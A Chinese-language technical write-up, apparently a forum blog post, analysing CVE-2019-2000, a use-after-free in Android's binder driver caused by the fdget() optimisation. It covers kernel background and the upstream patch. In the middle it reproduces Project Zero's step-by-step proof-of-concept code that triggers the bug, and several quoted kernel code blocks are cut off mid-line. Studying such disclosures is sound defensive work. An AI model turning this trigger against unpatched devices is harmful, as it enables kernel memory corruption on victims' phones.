CVE-2019-2000—android内核binder中fdget优化产生的UAF漏洞的分析

houjingyi / 2019-03-25 09:20:00 / 浏览数 4392 安全技术 二进制安全 顶(0) 踩(0)


前言

前一段时间Project Zero的Jann Horn披露了几个binder中的漏洞[3]，这里学习一下，做个笔记。

基础知识

Linux文件系统

Linux从诞生以来，一直用struct task_struct来表示进程/线程，用struct file表示打开的文件，用struct inode表示文件本身。struct file和struct inode的区别在于，如果两次open同一个文件，会有两个struct file对象指向同一个struct inode对象。
最早的Linux内核直接把元素为struct file*的定长数组放在struct task_struct里。2.6.14 引入了struct fdtable作为files_struct的间接成员，把fd、max_fds、close_on_exec等成员移入fdtable。这么做是为了方便采用RCU，让fdtable可以整体替换。



从int fd取到struct file*
fp的途径：current->files->fdt->fd[fd]。实际的代码比这个要复杂，因为files->fdt这一步(fdt=files_fdtable(files))要用rcu_dereference来做(上图的红线)。

task work机制

task
work机制可以在内核中向指定的进程添加一些任务函数，这些任务函数会在进程返回用户态时执行，使用的是该进程的上下文。在task_struct结构体中有一个task_works成
task_work_add函数把work添加到链表头。


```
int
task_work_add(struct task_struct *task, struct callback_head *work, bool notify)
{
    struct callback_head *head;

    do {
        head = READ_ONCE(task->task_works);
        if (unlikely(head == &work_exited))
            return -ESRCH;
        work->next = head;
    } while (cmpxchg(&task->task_works, head, work) != head);

    if (notify)
        set_notify_resume(task);
    return 0;
}
```

task_work_run函数执行task_work_add函数添加的work。

```
void task_work_run(void)
{
    struct task_struct *task = current;
    struct callback_head *work, *head, *next;

    for (;;) {
        /*
         * work->func() can do task_work_add(), do not set
         * work_exited unless the list is empty.
         */
        raw_spin_lock_irq(&task->pi_lock);
        do {
            work = READ_ONCE(task->task_works);
            head = !work && (task->flags & PF_EXITING) ?
                &work_exited : NULL;
        } while (cmpxchg(&task->task_works, work, head) != work);
        raw_spin_unlock_irq(&task->pi_lock);

        if (!work)
            break;

        do {
            next = work->next;
            work->func(work);
            work = next;
            cond_resched();
        } while (work);
    }
}
```

fdget函数和fdput函数

fget函数从文件描述符表中读取文件描述符时，会增加文件描述符的引用计数f_count。相对应的，fput函数会减少f_count。这样做的一个负面影响是经常访问这个文件的话
line bouncing(当很多线程在频繁修改某个字段时，这个字段所在的缓存行被不停地同步到不同的核上，就像在核间弹来弹去)。
Linux提供了fdget函数和fdput函数避免这种开销。fdget函数检查文件描述符表的引用计数count是否为1，如果是则意味着当前任务拥有文件描述符表的唯一所有权，那么



```
struct fd {
    struct file *file;
    int need_put;
};
static inline struct fd fdget(unsigned int fd)
{
    int b;
    struct file *f = fget_light(fd, &b);
    return (struct fd){f,b};
}
static inline void fdput(struct fd fd)
{
    if (fd.need_put)
        fput(fd.file);
}
struct file *fget_light(unsigned int fd, int *fput_needed)
{
    struct file *file;
    struct files_struct *files = current->files;

    *fput_needed = 0;
    if (atomic_read(&files->count) == 1) {   检查文件描述符表的引用计数是否为1
        file = fcheck_files(files, fd);
        if (file && (file->f_mode & FMODE_PATH))
            file = NULL;
    } else {
        rcu_read_lock();   否则需要上锁
        file = fcheck_files(files, fd);
        if (file) {
            if (!(file->f_mode & FMODE_PATH) &&
                atomic_long_inc_not_zero(&file->f_count))   增加引用计数
                *fput_needed = 1;
            else
                /* Didn't get the reference, someone's freed */
                file = NULL;
        }
        rcu_read_unlock();
    }

    return file;
}
EXPORT_SYMBOL(fget_light);
static inline void fput_light(struct file *file, int fput_needed)
{
    if (fput_needed)
        fput(file);
}
```


fput_needed为1，fput_light函数和fdput函数实际上调用fput函数；

fput_needed为0，fput_light函数和fdput函数实际上什么也不会做

使用时sockfd_lookup_light函数和fput_light函数搭配；fdget函数和fdput函数搭配。

```
SYSCALL_DEFINE3(bind, int, fd, struct sockaddr __user *, umyaddr, int, addrlen)
{
    struct socket *sock;
    struct sockaddr_storage address;
    int err, fput_needed;

    sock = sockfd_lookup_light(fd, &err, &fput_needed);
    if (sock) {
        err = move_addr_to_kernel(umyaddr, addrlen, &address);
        if (err >= 0) {
            err = security_socket_bind(sock,
                        (struct sockaddr *)&address,
                        addrlen);
            if (!err)
                err = sock->ops->bind(sock,
                            (struct sockaddr *)
                            &address, addrlen);
        }
        fput_light(sock->file, fput_needed);
    }
    return err;
}
SYSCALL_DEFINE3(fchown, unsigned int, fd, uid_t, user, gid_t, group)
{
    struct fd f = fdget(fd);
    int error = -EBADF;

    if (!f.file)
        goto out;

    error = mnt_want_write_file(f.file);
    if (error)
        goto out_fput;
    audit_inode(NULL, f.file->f_path.dentry, 0);
    error = chown_common(&f.file->f_path, user, group);
    mnt_drop_write_file(f.file);
out_fput:
    fdput(f);
out:
    return error;
}
```

在3.13之后发生了一点小变化，目前(5.0)，原来的fget_light函数被替换成__fget_light函数，并且不再使用fput_needed而是FDPUT_FPUT标志，当然原理是一样的。sock




```
struct fd {
    struct file *file;
    unsigned int flags;
};
#define FDPUT_FPUT       1
#define FDPUT_POS_UNLOCK 2

static inline struct fd __to_fd(unsigned long v)
{
    return (struct fd){(struct file *)(v & ~3),v & 3};
}

static inline struct fd fdget(unsigned int fd)
{
    return __to_fd(__fdget(fd));
}
static inline void fdput(struct fd fd)
{
    if (fd.flags & FDPUT_FPUT)
        fput(fd.file);
}
static unsigned long __fget_light(unsigned int fd, fmode_t mask)
{
    struct files_struct *files = current->files;
    struct file *file;

    if (atomic_read(&files->count) == 1) {
        file = __fcheck_files(files, fd);
        if (!file || unlikely(file->f_mode & mask))
            return 0;
        return (unsigned long)file;
    } else {
        file = __fget(fd, mask);
        if (!file)
            return 0;
        return FDPUT_FPUT | (unsigned long)file;
    }
}
```

android中的binder通信机制

binder是一种android中实现IPC(Inter-Process Communication)的方式。这里只通过简单介绍Service Manager让读者快速了解与漏洞有关的知识，读者如果有兴趣深入分析binder可自行查阅网上资料。

Service Manager是binder的核心组件之一，它扮演者binder上下文管理者的角色，同时负责管理系统中的Service组件，并向Client组件提供获取Service代理对象的服务。



(binder.c指的是/frameworks/native/cmds/servicemanager/binder.c，binder驱动指的是内核的/drivers/android/binder.c)
上图是Service
Manager的时序图。在service_manager.c中首先通过binder_open函数打开/dev/binder，然后调用binder_become_context_manager函数告诉binder驱动程序自己是b
binder_fops变量是struct file_operations类型，指定了各种操作的函数。

```
const struct file_operations binder_fops = {
    .owner = THIS_MODULE,
    .poll = binder_poll,
    .unlocked_ioctl = binder_ioctl,
    .compat_ioctl = binder_ioctl,
    .mmap = binder_mmap,
    .open = binder_open,
    .flush = binder_flush,
    .release = binder_release,
};
```

binder.c中的binder_become_context_manager函数调用的ioctl函数就是binder驱动中的binder_ioctl函数。

```
int binder_become_context_manager(struct binder_state *bs)
{
    return ioctl(bs->fd, BINDER_SET_CONTEXT_MGR, 0);
}
```

binder_ioctl函数提供了很多命令，我们重点关注BINDER_WRITE_READ，它也是最重要的一个命令之一。处理这个命令的是binder_ioctl_write_read函数。

```
 switch (cmd) {
 case BINDER_WRITE_READ:
     ret = binder_ioctl_write_read(filp, cmd, arg, thread);
     if (ret)
         goto err;
     break;
```

该命令下又分为若干子命令，与漏洞有关的一个命令是BC_FREE_BUFFER，它告诉binder驱动释放数据缓冲。binder_ioctl_write_read函数中继续调用binder_thread_write

```
case BC_FREE_BUFFER: {
    binder_uintptr_t data_ptr;
    struct binder_buffer *buffer;

    if (get_user(data_ptr, (binder_uintptr_t __user *)ptr))
        return -EFAULT;
    ptr += sizeof(binder_uintptr_t);

    buffer = binder_alloc_prepare_to_free(&proc->alloc,
                          data_ptr);
    if (IS_ERR_OR_NULL(buffer)) {
    binder_debug(BINDER_DEBUG_FREE_BUFFER,
             "%d:%d BC_FREE_BUFFER u%016llx found buffer %d for %s transaction\n",
             proc->pid, thread->pid, (u64)data_ptr,
             buffer->debug_id,
             buffer->transaction ? "active" : "finished");
    binder_free_buf(proc, buffer);
    break;
```

在binder_free_buf函数中首先调用binder_transaction_buffer_release函数释放相关引用，真正的释放在binder_alloc_free_buf函数中。

```
/**
 * binder_free_buf() - free the specified buffer
 * @proc:   binder proc that owns buffer
 * @buffer: buffer to be freed
 *
 * If buffer for an async transaction, enqueue the next async
 * transaction from the node.
 *
 * Cleanup buffer and free it.
 */
static void
binder_free_buf(struct binder_proc *proc, struct binder_buffer *buffer)
{
    if (buffer->transaction) {
        buffer->transaction->buffer = NULL;
        buffer->transaction = NULL;
    }
    if (buffer->async_transaction && buffer->target_node) {
    trace_binder_transaction_buffer_release(buffer);
    binder_transaction_buffer_release(proc, buffer, NULL);
    binder_alloc_free_buf(&proc->alloc, buffer);
}
```

在binder_transaction_buffer_release函数中对于与漏洞有关的BINDER_TYPE_FDA类型(文件描述符数组)，会调用ksys_close函数关闭它们。

```
case BINDER_TYPE_FDA: {
    struct binder_fd_array_object *fda;
    struct binder_buffer_object *parent;
    uintptr_t parent_buffer;
    u32 *fd_array;
    size_t fd_index;
    binder_size_t fd_buf_size;

    if (proc->tsk != current->group_leader) {

    fda = to_binder_fd_array_object(hdr);
    parent = binder_validate_ptr(buffer, fda->parent,
                    off_start,
                    offp - off_start);
    if (!parent) {
    /*
    parent_buffer = parent->buffer -
        binder_alloc_get_user_buffer_offset(
                &proc->alloc);

    fd_buf_size = sizeof(u32) * fda->num_fds;
    if (fda->num_fds >= SIZE_MAX / sizeof(u32)) {
    if (fd_buf_size > parent->length ||
        fda->parent_offset > parent->length - fd_buf_size) {
    fd_array = (u32 *)(parent_buffer + (uintptr_t)fda->parent_offset);
    for (fd_index = 0; fd_index < fda->num_fds; fd_index++)
        ksys_close(fd_array[fd_index]);
} break;
```

漏洞解析

漏洞原理

显而易见使用fdget/fdput需要遵守下面这三条规则，这三条规则也写在__fget_light函数之前的注释里了，简单的说就是：
A)当前task在fdget函数和fdput函数之间时，不可以复制它。
B)必须在系统调用结束之前使用fdput函数删除通过fdget函数获取的引用。
C)在fdget函数和fdput函数之间的task不能在与fdget函数相同的文件描述符上调用filp_close函数。
这个漏洞违反的就是第三条规则。因为fdget函数和fdput函数没有改变文件描述符引用计数，如果调用filp_close函数就造成UAF了。根据我们刚才的分析，在binder_trans

```
int ksys_ioctl(unsigned int fd, unsigned int cmd, unsigned long arg)
{
    int error;
    struct fd f = fdget(fd);

    if (!f.file)
        return -EBADF;
    error = security_file_ioctl(f.file, cmd, arg);
    if (!error)
        error = do_vfs_ioctl(f.file, fd, cmd, arg);
    fdput(f);
    return error;
}

SYSCALL_DEFINE3(ioctl, unsigned int, fd, unsigned int, cmd, unsigned long, arg)
{
    return ksys_ioctl(fd, cmd, arg);
}
```

考虑下面这种情况：
client和manager两个task通过binder通信。client打开了/dev/binder，文件描述符编号是X。两个任务都是单线程的。

1.manager给client发送一个包含BINDER_TYPE_FDA的binder消息，其中包含一个文件描述符
2.client读出binder_io中的binder_buffer_object，得到binder_buffer_object中的文件描述符Y
3.client使用dup2(X,Y)用/dev/binder覆盖文件描述符Y

4.client unmap掉用户态的binder内存映射，现在client的/dev/binder的引用计数是2
5.client关闭文件描述符X，现在client的/dev/binder的引用计数是1
6.client对文件描述符X调用BC_FREE_BUFFER来释放传入的binder消息，client的/dev/binder的引用计数减为0

漏洞利用

因为fput函数使用task
work机制的原因，这还并不会造成KASAN可以检测到的UAF，所以用下面的方式构造POC。漏洞存在于linux内核和wahoo内核，这里只分析linux内核中的情况。Project Zero给出的POC中有五个文件。binder.c和binder.h对servicemanager中的binder.c和binder.h进行了一些改动；使用compile.sh编译exploit_client.c得到exploit_client，

1.manager给client发送一个包含BINDER_TYPE_FDA的binder消息，其中包含一个文件描述符

```
16  extern void bio_put_fda(struct binder_io *bio, int *fds, int fd_count);
17  static int fds[1] = {0};
18  int manager_binder_handler(struct binder_state *bs, struct binder_transaction_data *txn, struct binder_io *msg, struct binder_io *reply)
19      printf("got transaction!\n");
20      bio_put_fda(reply, fds, 1);
21      return 0;
22  }
```


这里的bio_put_fda函数是加在binder.c里面的。

```
599 void bio_put_buf(struct binder_io *bio, void *data, size_t len, int *buf_id) {
600     struct binder_buffer_object *obj;
601     obj = bio_alloc_buf(bio, buf_id);
602     if (!obj)
603         return;
604     obj->hdr.type = BINDER_TYPE_PTR;
605     obj->flags = 0;
606     obj->buffer = (unsigned long)data;
607     obj->length = len;
608     obj->parent = 0; // unused
609     obj->parent_offset = 0; // unused
610     bio->buffers_size += (len+7)&~7UL; // TODO rounding blargh
611 }
612
613 void bio_put_fda(struct binder_io *bio, int *fds, int fd_count) {
614     int buf_id = -1;
615     bio_put_buf(bio, fds, sizeof(int)*fd_count, &buf_id);
616     if (buf_id == -1) errx(1, "bio_put_buf fail");
617     struct binder_fd_array_object *obj;
618     obj = bio_alloc_fda(bio);
619     if (!obj)
620         return;
621     obj->hdr.type = BINDER_TYPE_FDA;
622     obj->num_fds = fd_count;
623     printf("fda->parent = %d\n", buf_id);
624     obj->parent = buf_id;
625     obj->parent_offset = 0;
626 }
```

```
545  static struct binder_fd_array_object *bio_alloc_fda(struct binder_io *bio)
546  {
547      struct binder_fd_array_object *obj;
548      obj = bio_alloc(bio, sizeof(*obj));
549      if (obj && bio->offs_avail) {
550          bio->offs_avail--;
551          *bio->offs++ = ((char*) obj) - ((char*) bio->data0);
552          return obj;
553      }
554      bio->flags |= BIO_F_OVERFLOW;
555      return NULL;
556  }
557  static struct binder_buffer_object *bio_alloc_buf(struct binder_io *bio, int *buf_id)
558  {
559      struct binder_buffer_object *obj;
560      obj = bio_alloc(bio, sizeof(*obj));
561      if (obj && bio->offs_avail) {
562          bio->offs_avail--;
563          if (buf_id) *buf_id = bio->offs - bio->offs0;
564          *bio->offs++ = ((char*) obj) - ((char*) bio->data0);
565          return obj;
566      }
567      bio->flags |= BIO_F_OVERFLOW;
568      return NULL;
569  }
```


2.client读出binder_io中的binder_buffer_object，得到binder_buffer_object中的文件描述符Y

```
29    struct binder_buffer_object *obj = (void*)(reply.data0 + reply.offs0[0]);
30    if (obj->hdr.type != BINDER_TYPE_PTR || obj->length != 4)
31      errx(1, "didn't get binder ptr");
32    int incoming_fd = *(int*)obj->buffer;
33    printf("got binder ptr pointing to %d\n", incoming_fd);
```


这里为了能够传递文件描述符在binder_call函数中对flags也进行了改动。

```
writebuf.cmd = BC_TRANSACTION;
writebuf.txn.target.handle = target;
writebuf.txn.code = code;
writebuf.txn.flags = TF_ACCEPT_FDS;
writebuf.txn.data_size = msg->data - msg->data0;
writebuf.txn.offsets_size = ((char*) msg->offs) - ((char*) msg->offs0);
writebuf.txn.data.ptr.buffer = (uintptr_t)msg->data0;
writebuf.txn.data.ptr.offsets = (uintptr_t)msg->offs0;
```

3.client使用dup2(X,Y)用/dev/binder覆盖文件描述符Y

```
41    if (dup2(bs->fd, incoming_fd) != incoming_fd) err(1, "dup2");
```

4.client unmap掉用户态的binder内存映射，现在client的/dev/binder的引用计数是2

```
39    munmap(bs->mapped, bs->mapsize);
40    bs->mapped = 0;
```

5.client关闭文件描述符X，现在client的/dev/binder的引用计数是1

```
42    close(bs->fd);
43    bs->fd = incoming_fd;
```

6.client创建一个子进程child复制文件描述符表，现在client的/dev/binder的引用计数是2

```
44    printf("forking\n");
45    pid_t child = fork();
46    if (child == -1) err(1, "fork");
```

7.client对文件描述符X调用BC_FREE_BUFFER来释放传入的binder消息，client的/dev/binder的引用计数减为1

```
52    printf("calling bad binder_done\n");
53    binder_done(bs, &msg, &reply);
54    printf("bad binder_done over\n");
```

8.child调用close(X)，将client的/dev/binder的引用计数减为0然后将其释放

```
47    if (child == 0) {
48      usleep(1500*1000);
49      close(incoming_fd);
50      exit(0);
51    }
```

9.client尝试获取binder_proc，此时KASAN检测到UAF

```
36    sprintf(cmd, "ls -l /proc/%d/fd/%d", getpid(), incoming_fd);
55
56    system(cmd);
57
58    exit(0);
```

补丁情况

我翻了一下linux内核中binder.c的commit记录找到了补丁的细节[4]。原来的ksys_close函数被换成了binder_deferred_fd_close函数。

```
@@ -2309,7 +2368,7 @@ static void binder_transaction_buffer_release(struct binder_proc *proc,
                }
                fd_array = (u32 *)(parent_buffer + (uintptr_t)fda->parent_offset);
                for (fd_index = 0; fd_index < fda->num_fds; fd_index++)
-                       ksys_close(fd_array[fd_index]);
+                       binder_deferred_fd_close(fd_array[fd_index]);
        } break;
        default:
                pr_err("transaction release %d bad object type %x\n",
@@ -3928,7 +3987,7 @@ static int binder_apply_fd_fixups(struct binder_transaction *t)
        } else if (ret) {
                u32 *fdp = (u32 *)(t->buffer->data + fixup->offset);

-               ksys_close(*fdp);
+               binder_deferred_fd_close(*fdp);
        }
        list_del(&fixup->fixup_entry);
        kfree(fixup);
```

这个函数先调用了__close_fd_get_file函数，然后利用我们前面讲解的task work机制调用task_work_add函数添加了一个binder_do_fd_close函数。

```
+/**
+ * binder_deferred_fd_close() - schedule a close for the given file-descriptor
+ * @fd:                file-descriptor to close
+ *
+ * See comments in binder_do_fd_close(). This function is used to schedule
+ * a file-descriptor to be closed after returning from binder_ioctl().
+ */
+static void binder_deferred_fd_close(int fd)
+{
+       struct binder_task_work_cb *twcb;
+
+       twcb = kzalloc(sizeof(*twcb), GFP_KERNEL);
+       if (!twcb)
+               return;
+       init_task_work(&twcb->twork, binder_do_fd_close);
+       __close_fd_get_file(fd, &twcb->file);
+       if (twcb->file)
+               task_work_add(current, &twcb->twork, true);
+       else
+               kfree(twcb);
+}
+
```

__close_fd_get_file函数和原来的__close_fd函数的区别在于它把fd对应的struct file*保存到了binder_task_work_cb结构体中。

```
2180  + * Structure to pass task work to be handled after
2181  + * returning from binder_ioctl() via task_work_add().
2182  + */
2183  +struct binder_task_work_cb {
2184  +       struct callback_head twork;
2185  +       struct file *file;
2186  +};
 643  +/*
 644  + * variant of __close_fd that gets a ref on the file for later fput
 645  + */
 646  +int __close_fd_get_file(unsigned int fd, struct file **res)
 647  +{
 648  +       struct files_struct *files = current->files;
 649  +       struct file *file;
 650  +       struct fdtable *fdt;
 651  +
 652  +       spin_lock(&files->file_lock);
 653  +       fdt = files_fdtable(files);
 654  +       if (fd >= fdt->max_fds)
 655  +               goto out_unlock;
 656  +       file = fdt->fd[fd];
 657  +       if (!file)
 658  +               goto out_unlock;
 659  +       rcu_assign_pointer(fdt->fd[fd], NULL);
 660  +       __put_unused_fd(files, fd);
 661  +       spin_unlock(&files->file_lock);
 662  +       get_file(file);
 663  +       *res = file;
 664  +       return filp_close(file, files);
 665  +
 666  +out_unlock:
 667  +       spin_unlock(&files->file_lock);
 668  +       *res = NULL;
 669  +       return -ENOENT;
 670  +}
 671  +
```

当我们从ioctl返回之后，task_work_run函数执行binder_do_fd_close函数，此时才会去执行ksys_close函数。

```
2188  +/**
2189  + * binder_do_fd_close() - close list of file descriptors
2190  + * @twork:     callback head for task work
2191  + *
2192  + * It is not safe to call ksys_close() during the binder_ioctl()
2193  + * function if there is a chance that binder's own file descriptor
2194  + * might be closed. This is to meet the requirements for using
2195  + * fdget() (see comments for __fget_light()). Therefore use
2196  + * task_work_add() to schedule the close operation once we have
2197  + * returned from binder_ioctl(). This function is a callback
2198  + * for that mechanism and does the actual ksys_close() on the
2199  + * given file descriptor.
2200  + */
2201  +static void binder_do_fd_close(struct callback_head *twork)
2202  +{
2203  +       struct binder_task_work_cb *twcb = container_of(twork,
2204  +                       struct binder_task_work_cb, twork);
2205  +
2206  +       fput(twcb->file);
2207  +       kfree(twcb);
2208  +}
```

参考资料

1.Linux 内核文件描述符表的演变
2.Android Binder机制(三) ServiceManager守护进程
3.Issue 1719: Android: binder use-after-free via fdget() optimization
4.https://github.com/torvalds/linux/commit/80cd795630d6526ba729a089a435bf74a57af927

上一篇：对PHP中的mkdir()函数的研究 下一篇：OSINT Primer：域名（第...

1. 0 条回复
   - 动动手指，沙发就是你的了！